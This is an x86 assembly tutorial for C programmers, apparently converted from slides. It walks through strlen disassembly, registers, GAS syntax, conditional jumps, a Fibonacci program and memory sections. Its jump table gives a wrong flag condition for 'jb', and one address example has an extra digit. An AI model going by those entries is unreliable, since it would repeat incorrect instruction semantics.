x86 Assembly Primer for C Programmers

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`https://github.com/vsergeev/apfcp`

`git clone git://github.com/vsergeev/apfcp.git`

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Introduction and Example

Why Assembly?

- Embedded Systems
- Well-characterized execution time
- Bootstrapping an OS
- Compilers
- Debugging
- Fancy instructions

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- **Sharpened intuition** on computing
  - Gut instinct on implementation and feasibility
  - Justification for liking powers of two
  - Turing completeness is a special cage

Reasonable strlen (example-strlen.c)

Reasonable implementation of `strlen()` in C:

```
size_t ex_strlen(const char *s) {
    size_t i;
    for (i = 0; *s != '\0'; i++)
        s++;
    return i;
}
```

Reasonable strlen (example-strlen.c) disassembly

Let's compile and disassemble it.

```
$ gcc -O1 example-strlen.c -o example-strlen && objdump -d example-strlen
...
080483b4 <ex_strlen>:
 80483b4: 8b 54 24 04      mov    0x4(%esp),%edx
 80483b8: b8 00 00 00 00   mov    $0x0,%eax
 80483bd: 80 3a 00         cmpb   $0x0,(%edx)
 80483c0: 74 09            je     80483cb <ex_strlen+0x17>
 80483c2: 83 c0 01         add    $0x1,%eax
 80483c5: 80 3c 02 00      cmpb   $0x0,(%edx,%eax,1)
 80483c9: 75 f7            jne    80483c2 <ex_strlen+0xe>
 80483cb: f3 c3            repz ret
...
```

- Output of optimization levels 2 and 3 only differs with added padding bytes for memory alignment.

Reasonable strlen (example-strlen.c) disassembly

Commented disassembly for `ex_strlen()`:

```
# size_t strlen(const char *s);
ex_strlen:
  mov    0x4(%esp),%edx       # %edx = argument s
  mov    $0x0,%eax            # %eax = 0
  cmpb   $0x0,(%edx)          # Compare *(%edx) with 0x00
  je     end                  #    If equal, jump to return

  loop:
    add    $0x1,%eax          # %eax += 1
    cmpb   $0x0,(%edx,%eax,1) # Compare *(%edx + %eax*1), 0x00
    jne    loop               #    If not equal, jump to add

  end:
  repz ret                   # Return, return value in %eax
```

glibc strlen (example-strlen.c)

glibc's i386 implementation of `strlen()`:

```
$ cat glibc/sysdeps/i386/strlen.c
```

```
...
size_t
strlen (const char *str)
{
  int cnt;

  asm("cld\n"                   /* Search forward.  */
      /* Some old versions of gas need ‘repne’ instead of ‘repnz’.  */
      "repnz\n"                 /* Look for a zero byte.  */
      "scasb" /* %0, %1, %3 */ :
      "=c" (cnt) : "D" (str), "0" (-1), "a" (0));

  return -2 - cnt;
}
...
```

glibc strlen (example-strlen.c) disassembly

Let's compile and disassemble it.

```
$ gcc -O1 example-strlen.c -o example-strlen && objdump -d a.out
...
080483cd <glibc_strlen>:
 80483cd: 57                    push   %edi
 80483ce: b9 ff ff ff ff        mov    $0xffffffff,%ecx
 80483d3: b8 00 00 00 00        mov    $0x0,%eax
 80483d8: 8b 7c 24 08           mov    0x8(%esp),%edi
 80483dc: fc                    cld
 80483dd: f2 ae                 repnz scas %es:(%edi),%al
 80483df: b8 fe ff ff ff        mov    $0xfffffffe,%eax
 80483e4: 29 c8                 sub    %ecx,%eax
 80483e6: 5f                    pop    %edi
 80483e7: c3                    ret
..
```

Disassembly side-by-side

A side-by-side comparison of the disassembly:

```
<ex_strlen>:
# Initialization
8b 54 24 04       mov    0x4(%esp),%edx
b8 00 00 00 00    mov    $0x0,%eax
80 3a 00          cmpb   $0x0,(%edx)
74 09             je     80483cb <ex_strlen+0x17>


# Main loop
83 c0 01          add    $0x1,%eax
80 3c 02 00       cmpb   $0x0,(%edx,%eax,1)
75 f7             jne    80483c2 <ex_strlen+0xe>

# End
f3 c3             repz ret
```

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8b 7c 24 08       mov    0x8(%esp),%edi
fc                cld

# Main loop
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# End
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5f                pop    %edi
c3                ret
```

Disassembly side-by-side

A side-by-side comparison of the main loop disassembly:

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<glibc_strlen>:
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# Main loop
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...
```

- glibc's i386 `strlen()` "main loop" is only 2 bytes!
  - In fact, it's only one instruction: `repnz scas (%edi),%al`.

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- glibc's i386 `strlen()` "main loop" is only 2 bytes!
  - In fact, it's only one instruction: `repnz scas (%edi),%al`.
- Reasonable strlen's "main loop" is three instructions, with a conditional branch `jne 0x80483c2`.
- An older example of when hand-assembly utilized processor features for a more efficient implementation
- glibc's i486 and i586 implementations of `strlen()` are still assembly, but much more complicated, taking into account memory alignment and processor pipeline

Table of Contents

Outline

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Topic 1: State, Instructions, Fetch-Decode-Execute

State and Instructions

- State is retained information
  - CPU Registers: small, built-in, referred to by name (`%eax, %ebx, %ecx, %edx, ...`)
  - Memory: large, external, referred to by address (`0x80000000, ...`)
- Instructions affect and/or use state
  - Add a constant to a register, subtract two registers, write to a memory location, jump to a memory location if a flag is set, etc.

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

- Instructions affect and/or use state
  - Add a constant to a register, subtract two registers, write to a memory location, jump to a memory location if a flag is set, etc.
- Sufficient expressiveness of instructions makes a CPU Turing complete, provided you have infinite memory

8086 CPU Registers




- Original 8086 was a 16-bit CPU

386+ CPU Registers



- 386+ is a 32-bit CPU, all registers extended to 32-bits

386+ CPU Registers and Memory



- Registers + Memory comprise (almost) total system state

Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**
- `%eip` contains address of next instruction

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

- Fetch - Decode - Execute Simplified Model
  - CPU **fetches** data at address `%eip` from main memory
  - CPU **decodes** data into an instruction
  - CPU **executes** instruction,
    possibly manipulating memory, I/O, and its own state, including `%eip`

Instruction Fetch-Decode-Execute



Instruction Fetch-Decode-Execute



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



Decode

`83 c0 01` 89

Add 1 to %eax

Instruction Fetch-Decode-Execute



Execute


83 c0 01 89

Add 1 to %eax

%eax = %eax + 1

%eip = %eip + 3


Instruction Fetch-Decode-Execute



Fetch from %eip

89 c3 89 d9

Instruction Fetch-Decode-Execute




Decode

89 c3 89 d9

Copy %eax to %ebx

Instruction Fetch-Decode-Execute



Execute


89 c3 | 89 d9

Copy %eax to %ebx

%ebx = %eax

%eip = %eip + 2

Instruction Fetch-Decode-Execute



Fetch from %eip

89 d9 a3 99

Instructions in Assembly

- Instructions represented by a mnemonic and operands
- AT&T/GAS syntax
  - **No operands:** `<mnemonic>`
    - `nop`
  - **One operand:** `<mnemonic> <dest>`
    - `incl %eax`
  - **Two operands:** `<mnemonic> <src>,<dest>`
    - `addl $0x1, %eax`

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    - incl %eax
  - **Two operands:** <mnemonic> <src>,<dest>
    - addl $0x1, %eax
- Source and destination operands are typically one of:
  - **Register:** %eax, %ebx, %ecx, %edx, etc.
    - movl %eax, %ebx
  - **Immediate:** constant value embedded in the instruction encoding
    - movl $0x1, %eax
  - **Memory:** constant value representing an absolute (0x80000000) or relative address (+4)
    - movl 0x800000000, %eax

Sampling of Core 386+ User Instructions

- **Arithmetic:** `adc`, `add`, `and`, `cmp`, `dec`, `div`, `idiv`, `imul`, `inc`, `mul`, `neg`, `not`, `or`, `rcl`, `rcr`, `rol`, `ror`, `sal`, `sar`, `sbb`, `shl`, `shr`, `sub`, `test`, `xor`, `lea`
- **Flags:** `clc` / `stc`, `cld` / `std`, `cli` / `sti`, `cmc`
- **String:** `cmpsb` / `cmpsw`, `lodsb` / `lodsw`, `movsb` / `movsw`, `scasb` / `scasw`, `stosb` / `stosw`, `repxx`
- **Stack:** `push`, `pop`
- **Memory:** `mov`
- **Flow Control:** `call`, `jxx`, `jmp`, `ret` / `retn` / `retf`, `loop/loopxx`
- **Operating System:** `int`, `into`, `iret`, `hlt`, `pushf`, `popf`, `popad`, `popfd`, `pushad`
- **Input/Output:** `in`, `out`
- **Misc:** `aaa`, `aad`, `aam`, `aas`, `daa`, `cbw`, `cwd`, `lahf`, `lds`, `les`, `lock`, `wait`, `xchg`, `xlat`, `nop`

A Note on GAS Syntax

- Syntax
  - % precedes a register: `%eax`
  - $ precedes a constant: `$5, $0xff, $07, $'A, $0b111`
  - . precedes a directive: `.byte, .long, .ascii, .section, .comm`
  - # precedes a comment

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movl %eax, 0x80000000    # *(0x80000000) = %eax
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  - `mylabel:` defines a label, a symbol of name `mylabel` containing the address at that point

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    movl %eax, 0x80000000   # *(0x80000000) = %eax
    ```
  - `mylabel:` defines a label, a symbol of name `mylabel` containing the address at that point
- Directives
  - Place a raw byte: `.byte 0xff`
  - Place a raw short: `.short 0x1234`
  - Place a raw ASCII string: `.ascii "Hello World!\0"`
  - Specify a section (e.g. .text, .data, .rodata, .bss): `.section <section-name>`

A Note on GAS Syntax

- Instruction Size Suffix
  - x86 is backwards compatible to the original 8086
  - Inherited instructions operate on 8-bits, 16-bits, 32-bits
  - Naturally, they often have the same name...

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  - Inherited instructions operate on 8-bits, 16-bits, 32-bits
  - Naturally, they often have the same name...
  - GAS supports the syntax `<mnemonic><size>` to unambigiously encode the correct instruction

```
movb $0xff, %al    movw %bx, %ax    movl memAddr, %eax
incb %ah           incw %ax         incl %eax
```

Name	Size	GAS Suffix
byte	8-bits	b
word	16-bits	w
dword	32-bits	l
qword	64-bits	q

Topic 2: Arithmetic, and Data Transfer

Example of Arithmetic and Data Transfer Instructions (example-arith-mov.S)

```
.section .text
  nop                          # ; (Do nothing!)

  # add, sub, adc, and, or, xor
  addl %eax, %ebx              # %ebx = %ebx + %eax
  addl magicNumber, %ebx       # %ebx = %ebx + *(magicNumber)
  addl %ebx, magicNumber       # *(magicNumber) = *(magicNumber) + %ebx
  addl $0x12341234, %ebx       # %ebx = %ebx + 0x12341234

  # inc, dec, not, neg
  decl %eax                    # %eax--
  decw %ax                     # %ax--
  decb %al                     # %al--

  # rol, rcl, shl, shr, sal, sar
  shrl $3, %eax                # %eax = %eax >> 3
  shrl $3, magicNumber         # *(magicNumber) = *(magicNumber) >> 3

  # mov
  movl %eax, %ebx              # %ebx = %eax
  movl magicNumber, %eax       # %eax = *(magicNumber)
  movl %eax, magicNumber       # *(magicNumber) = %eax

.section .data
  magicNumber: .long 0xdeadbeef  # *magicNumber = 0xdeadbeef;
```

Example of Arithmetic and Data Transfer Instructions Disassembled

```
$ as example-arith-mov.S -o example-arith-mov.o &&
   ld example-arith-mov.o -o example-arith-mov && objdump -D example-arith-

Disassembly of section .text:
08048074 <.text>:
 8048074: 90                   nop
 8048075: 01 c3                add    %eax,%ebx
 8048077: 03 1d a4 90 04 08    add    0x80490a4,%ebx
 804807d: 01 1d a4 90 04 08    add    %ebx,0x80490a4
 8048083: 81 c3 34 12 34 12    add    $0x12341234,%ebx
 8048089: 48                   dec    %eax
 804808a: 66 48                dec    %ax
 804808c: fe c8                dec    %al
 804808e: c1 e8 03             shr    $0x3,%eax
 8048091: c1 2d a4 90 04 08 03 shrl   $0x3,0x80490a4
 8048098: 89 c3                mov    %eax,%ebx
 804809a: a1 a4 90 04 08       mov    0x80490a4,%eax
 804809f: a3 a4 90 04 08       mov    %eax,0x80490a4

Disassembly of section .data:
080490a4 <magicNumber>:
 80490a4: ef                   out    %eax,(%dx)
 80490a5: be                   .byte 0xbe
 80490a6: ad                   lods   %ds:(%esi),%eax
 80490a7: de                   .byte 0xde
```

Basic Tools

Common Invocations

- Assemble: `as prog.asm -o prog.o`
- Link directly: `ld prog.o -o prog`
- Link with libc: `gcc prog.o -o prog`
- Disassemble: `objdump -D prog`
- View Sections: `objdump -x prog`
- View Symbols: `nm prog`
- Debug Disassembly: `gdb prog`
  - Step instruction: `si`
  - Disassembly layout: `layout asm`
  - Set breakpoint at symbol: `b _start`
  - Set breakpoint at address: `b * 0x80001230`
  - View CPU registers: `info reg`
  - Disassemble next three instructions: `x/3i $eip`
  - View five dwords of memory starting at $esp: `x/5w $esp`
  - View five bytes of memory starting at 0xbffffff0: `x/5b 0xbffffff0`

Topic 3: Flow Control

Modifying Flow of Execution

- With most instructions, CPU will increment `%eip` by the executed instruction size to proceed to the next immediate instruction

```
a_label:
  nop
  addl $5, %eax          # %eax = %eax + 5
  xorl %ecx, %ebx        # %ebx = %ebx ^ %ecx

another_label:
  nop
  nop
```

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another_label:
  nop
  nop
```

- The unconditional `jmp <label>` instruction allows us to explicitly change `%eip` to another address, and continue execution from there

```
a_label:
  nop
  addl $5, %eax         # %eax = %eax + 5
  jmp somewhere_else    # Jump to somewhere_else

another_label:
  ...                   # We just skipped over all of this

somewhere_else:
  xorl %ecx, %ebx       # %ebx = %ebx ^ %ecx
  ...
```

Modifying Flow of Execution Intelligently

- Certain instructions will set boolean bit flags in the `%eflags` registers based on the result
  - Implicitly, based on result of an arithmetic instruction
  - Explicitly, with `cmp` or `test` between two operands
- Flags are the basis of flow control with conditional jumps, which update `%eip` to a relative offset if an `%eflags` flag is set

	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13 12	11	10	9	8	7	6	5	4	3	2	1	0
`%eflags`	0	0	0	0	0	0	0	0	0	0	ID	VIP	VIF	AC	VM	RF	0	NT	IOPL	OF	DF	IF	TF	SF	ZF	0	AF	0	PF	1	CF

Table A-2. EFLAGS Cross-Reference

Instruction	OF	SF	ZF	AF	PF	CF	TF	IF	DF	NT	RF
AAA	—	—	—	TM	—	M					
AAD	—	M	M	—	M	—					
AAM	—	M	M	—	M	—					
AAS	—	—	—	TM	—	M					
ADC	M	M	M	M	M	TM					
ADD	M	M	M	M	M	M					
AND	0	M	M	—	M	0					
ARPL			M								
BOUND											
BSF/BSR	—	—	M	—	—	—					

[1]

[1]Intel 64 and IA-32 Architectures Software Developers Manual Vol. 1, A-1

Conditional Jumps

Instruction	%eflags Condition	Description
`jmp <label>`	-	Unconditional Jump
Unsigned Conditional Jumps		
`ja / jnbe <label>`	(CF or ZF) = 0	Above / Not below or equal
`jae / jnb <label>`	CF = 0	Above or equal / Not below
`jb / jnae <label>`	(CF or ZF) = 1	Below / Not above or equal
`jc <label>`	CF = 1	Carry
`je/jz <label>`	ZF = 1	Equal / Zero
`jnc <label>`	CF = 0	Not Carry
`jne/jnz <label>`	ZF = 0	Not Equal / Not Zero
Signed Conditional Jumps		
`jg / jnle <label>`	((SF xor OF) or ZF) = 0	Greater / Not Less or Equal
`jge / jnl <label>`	(SF xor OF) = 0	Greater or Equal / Not Less
`jl / jnge <label>`	(SF xor OF) = 1	Less / Not Greater or Equal
`jle / jng <label>`	((SF xor OF) or ZF) = 1	Less or Equal / Not Greater
`jno <label>`	OF = 0	Not overflow
`jns <label>`	SF = 0	Not sign (non-negative)
`jo <label>`	OF = 1	Overflow
`js <label>`	SF = 1	Sign (negative)

2

[2] Intel 64 and IA-32 Architectures Software Developers Manual Vol. 1, 7-23

Example of Conditional Jumps (example-cond-jmp.S)

```
.section .text
  # cmpl %oper1, %oper2
  # updates flags based on result of %oper2 - %oper1
  cmpl %eax, %ecx
  cmpl $0xFF, %eax

  # conditional jumps
  je label_foo    # jump if %oper2 == %oper1
  jg label_bar    # jump if %oper2 > %oper1
  jl label_xyz    # jump if %oper2 < %oper1

  # test %oper1, %oper2
  # updates flags based on result of %oper2 & %oper1
  testl %eax, %ecx
  testl $0x1F, %eax

  # arithmetic
  # updates flags based on result
  addl %eax, %ebx
  incl %eax
  decl %ebx
```

Example of Conditional Jumps (example-cond-jmp.S) Continued

```
# labels are just symbols containing an address to make
# it easy to specify addresses
label1:
label2:
  movl $0, %eax    # %eax = 0
  incl %eax        # %eax++ ; ZF set to 0!
  jz label1        # Jump if ZF = 1 (not taken)
  jnz label3       # Jump if ZF = 0 (taken)
  decl %eax        # I won't be executed
label3:
  nop
  nop              # Execution will fall
label4:            # through label4
  jmp label1       # Jump back to label1

# Loops
movl $10, %eax
loop:
  nop
  decl %eax
  jnz loop

# Direct Comparison
cmpl $0x05, %eax
je label_foo       # Jump to label_foo if %eax == 5
```

Example of Conditional Jumps (example-cond-jmp.S) Disassembly

```
$ as example-cond-jmp.S -o example-cond-jmp.o &&
   ld example-cond-jmp.o -o example-cond-jmp && objdump -D example-cond-jmp

Disassembly of section .text:
08048054 <_start>:
 8048054: 39 c1                  cmp    %eax,%ecx
 8048056: 3d ff 00 00 00         cmp    $0xff,%eax
 804805b: 74 2c                  je     8048089 <label_foo>
 804805d: 7f 2b                  jg     804808a <label_bar>
 804805f: 7c 2a                  jl     804808b <label_xyz>
 8048061: 85 c1                  test   %eax,%ecx
 8048063: a9 1f 00 00 00         test   $0x1f,%eax
 8048068: 01 c3                  add    %eax,%ebx
 804806a: 40                     inc    %eax
 804806b: 4b                     dec    %ebx

...
```

Example of Conditional Jumps (example-cond-jmp.S) Disassembly Continued

```
0804806c <label1>:
 804806c: b8 00 00 00 00        mov    $0x0,%eax
 8048071: 40                    inc    %eax
 8048072: 74 f8                 je     804806c <label1>
 8048074: 75 01                 jne    8048077 <label3>
 8048076: 48                    dec    %eax
08048077 <label3>:
 8048077: 90                    nop
 8048078: 90                    nop
08048079 <label4>:
 8048079: eb f1                 jmp    804806c <label1>
 804807b: b8 0a 00 00 00        mov    $0xa,%eax
08048080 <loop>:
 8048080: 90                    nop
 8048081: 48                    dec    %eax
 8048082: 75 fc                 jne    8048080 <loop>
 8048084: 83 f8 05              cmp    $0x5,%eax
 8048087: 74 00                 je     8048089 <label_foo>
```

Program Example: Iterative Fibonacci

Iterative Fibonacci (fibonacci.S)

```
.section .text
.global main
main:
  movl $0, %ecx      # f_n-2 = 0
  movl $1, %ebx      # f_n-1 = 1
  movl $1, %eax      # f_n   = 1
  movl $12, %edi     # Number of integers to compute

  fib_loop:
    # Print %eax
    call myprint

    movl %ebx, %ecx   # f_n-1 -> f_n-2
    movl %eax, %ebx   # f_n   -> f_n-1
    addl %ecx, %eax   # New f_n = Old f_n + f_n-2

    # Decrement %edi
    decl %edi
    jnz fib_loop

  ret

myprint:
  ...
```

Iterative Fibonacci (fibonacci.S) Output

```
$ as fibonacci.S -o fibonacci.o
$ gcc fibonacci.o -o fibonacci
$ ./fibonacci
1
2
3
5
8
13
21
34
55
89
144
233
$
```

Iterative Fibonacci (fibonacci.S) Disassembly

```
080483e4 <main>:
 80483e4: b9 00 00 00 00        mov    $0x0,%ecx
 80483e9: bb 01 00 00 00        mov    $0x1,%ebx
 80483ee: b8 01 00 00 00        mov    $0x1,%eax
 80483f3: bf 0c 00 00 00        mov    $0xc,%edi

080483f8 <fib_loop>:
 80483f8: e8 0a 00 00 00        call   8048407 <myprint>
 80483fd: 89 d9                 mov    %ebx,%ecx
 80483ff: 89 c3                 mov    %eax,%ebx
 8048401: 01 c8                 add    %ecx,%eax
 8048403: 4f                    dec    %edi
 8048404: 75 f2                 jne    80483f8 <fib_loop>
 8048406: c3                    ret
```

- Main code is only 35 bytes!
- Can easily be cut down to 28 bytes by optimizing the clears

Topic 4: Program Memory

Static Allocation in C

- From C, we're used to uninitialized and initialized static memory allocations

```c
/* Uninitialized static allocation, read-write */
char buff[1024];
/* Initialized static allocations, read-write */
int foo = 5;
char str[] = "Hello World";
```

Static Allocation in C

- From C, we're used to uninitialized and initialized static memory allocations

```c
/* Uninitialized static allocation, read-write */
char buff[1024];
/* Initialized static allocations, read-write */
int foo = 5;
char str[] = "Hello World";

/* Trickier example: */
char *p = "Hello World";
/* char *p is an initialized static allocation, read-write */
/* "Hello World" is initialized static allocation, READ-ONLY */

int main(void) {
  return 0;
}
```

Static Allocation in Assembly


- Responsible for manually specifying the contents of memory
- Description is stored in a binary format like ELF, in terms of sections, r/w/x permissions, and sizes
- OS is responsible for setting up memory as described in ELF binary in `execve()`

Static Allocation in Assembly

- Responsible for manually specifying the contents of memory
- Description is stored in a binary format like ELF, in terms of sections, r/w/x permissions, and sizes
- OS is responsible for setting up memory as described in ELF binary in `execve()`

- `section .text`: **read-only executable** program instructions
- `section .rodata`: initialized statically allocated **read-only data**
- `section .data`: initialized statically allocated **read-write data**
- `section .bss`: uninitialized statically allocated **read-write data**

Memory Layout



Example of Static Allocation in Assembly (example-static-alloc.S)

```
# Put some instructions in .text
.section .text
_start:
  nop
  nop
  nop
  nop

# Put a string in .rodata
.section .rodata
  anotherStr:   .ascii "Another string\n\0"

# Put some magic bytes in .data
.section .data
  magicByte1:   .byte 0xaa
  magicBytes2:  .byte 0x55, 0x10
  magicDWord:   .long 0xdeadbeef
